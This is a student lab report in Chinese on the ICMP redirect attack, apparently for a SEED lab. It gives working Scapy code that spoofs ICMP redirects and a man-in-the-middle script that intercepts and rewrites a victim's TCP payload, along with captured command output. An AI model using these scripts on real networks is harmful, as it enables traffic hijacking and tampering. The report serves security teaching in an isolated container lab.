Lab3


57118233 周厚霖

Task 1：Launching ICMP Redirect Attack

构造`ICMP`重定向攻击代码：


```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

首先进入受害者容器`docker1(10.9.0.5)`，对目标`IP(192.168.60.5)`进行`ping`命令。




```
root@e9c844d1d70f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.131 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.180 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.044 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.246 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.236 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.257 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.196 ms
```

然后在攻击者容器`docker1(10.9.0.105)`运行攻击代码，利用`wireshark`抓包可以观察到重定向报文。




```
292 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33008/61568, ttl=1 (no re…
293 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33008/61568, ttl=1 (reply…
294 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33008/61568, ttl=64 (requ…
295 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33008/61568, ttl=64
296 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33008/61568, ttl=63
297 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33008/61568, ttl=63
298 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33009/61824, ttl=1 (no re…
299 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33009/61824, ttl=1 (no re…
300 2021-07-12 05:3… 10.9.0.11      10.9.0.5      ICMP  108 Time-to-live exceeded (Time to live exceeded in transit)
301 2021-07-12 05:3… 10.9.0.11      10.9.0.5      ICMP  108 Time-to-live exceeded (Time to live exceeded in transit)
303 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33010/62080, ttl=2 (no re…
304 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33010/62080, ttl=2 (no re…
305 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33010/62080, ttl=1 (no re…
306 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33010/62080, ttl=1 (reply…
307 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33010/62080, ttl=64 (requ…
308 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33010/62080, ttl=64
309 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33010/62080, ttl=63
310 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33010/62080, ttl=63
319 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33011/62336, ttl=1 (no re…
320 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33011/62336, ttl=1 (no re…
321 2021-07-12 05:3… 10.9.0.11      10.9.0.5      ICMP  108 Time-to-live exceeded (Time to live exceeded in transit)
322 2021-07-12 05:3… 10.9.0.11      10.9.0.5      ICMP  108 Time-to-live exceeded (Time to live exceeded in transit)
325 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33012/62592, ttl=2 (no re…
326 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33012/62592, ttl=2 (no re…
327 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33012/62592, ttl=1 (no re…
328 2021-07-12 05:3… 10.9.0.5       192.168.60.5  ICMP   80 Echo (ping) request  id=0x0026, seq=33012/62592, ttl=1 (reply…
329 2021-07-12 05:3… 192.168.60.5   10.9.0.5      ICMP   80 Echo (ping) reply    id=0x0026, seq=33012/62592, ttl=64 (requ…
```

在受害者容器查看路由缓存。




```
root@e9c844d1d70f:/# mtr -n 192.168.60.5
root@e9c844d1d70f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 242sec
root@e9c844d1d70f:/#
```

利用命令`mtr -n 192.168.60.5`，进行`traceroute`。



```
                          My traceroute  [v0.93]
e9c844d1d70f (10.9.0.5)                        2021-07-12T09:39:28+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                     0.0%     9    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                      0.0%     9    0.1   0.2   0.1   0.2   0.1
 3. 192.168.60.5                   0.0%     8    0.1   0.2   0.1   0.3   0.1
```

利用`ip route flush cache`清除路由缓存后，结果如下。




```
                          My traceroute  [v0.93]
e9c844d1d70f (10.9.0.5)                        2021-07-12T09:40:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                      0.0%    20    0.2   0.1   0.1   0.2   0.0
 2. 192.168.60.5                   0.0%    19    0.1   0.2   0.1   0.3   0.1
```

问题1：不可以使用ICMP重定向攻击重定向到远程机器。

修改代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

此时的路由缓存如下。




```
root@e9c844d1d70f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

问题2：不可以使用ICMP重定向攻击重定向到同一网络中不存在的主机。


修改代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

问题3：置为0的意义是允许恶意路由器发送重定向报文，置为1后，重定向攻击不成功。




```
 sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```



```
                              My traceroute  [v0.93]
0b76f07a48d1 (10.9.0.5)                                   2021-07-12T10:19:45+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%    16    0.1   0.2   0.1   0.7   0.1
 2. 192.168.60.5                    0.0%    15    0.1   0.1   0.1   0.2   0.0
```


Task2：Launching the MITM Attack

在恶意路由器`docker4(10.9.0.111)`上，运行命令`sysctl net.ipv4.ip_forward=0`，禁用恶意路由器的`IP`转发。




```
[07/12/21]seed@VM:~/Desktop$ docksh 86
root@86f8264eed4f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@86f8264eed4f:/# 
```

在受害者容器`docker1(10.9.0.5)`上，运行命令`nc 192.168.60.5 9090`连接到服务器，在目标容器`docker3(192.168.60.5)`上运行`nc -lp 9090`，启用`netcat`服务器监听端口，连接成功后，验证`tcp`通信正常。



```
[07/12/21]seed@VM:~/Desktop$ docksh 4b
root@4b076f8ba863:/# nc 192.168.60.5 9090
zhlseu
```




```
[07/12/21]seed@VM:~/Desktop$ docksh 9a
root@9abc187f3025:/# nc -lp 9090
zhlseu
```


修改`mitm sample.py`代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'zhl', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在受害者容器`docker1(10.9.0.5)`进行`ping 192.168.60.5`，然后在攻击者容器`docker2(10.9.0.105)`运行`task1.py`，此时在`docker1(10.9.0.5)`上运行命令`ip route show cache`查看路由缓存。




```
oot@4b076f8ba863:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 295sec
oot@4b076f8ba863:/#
```



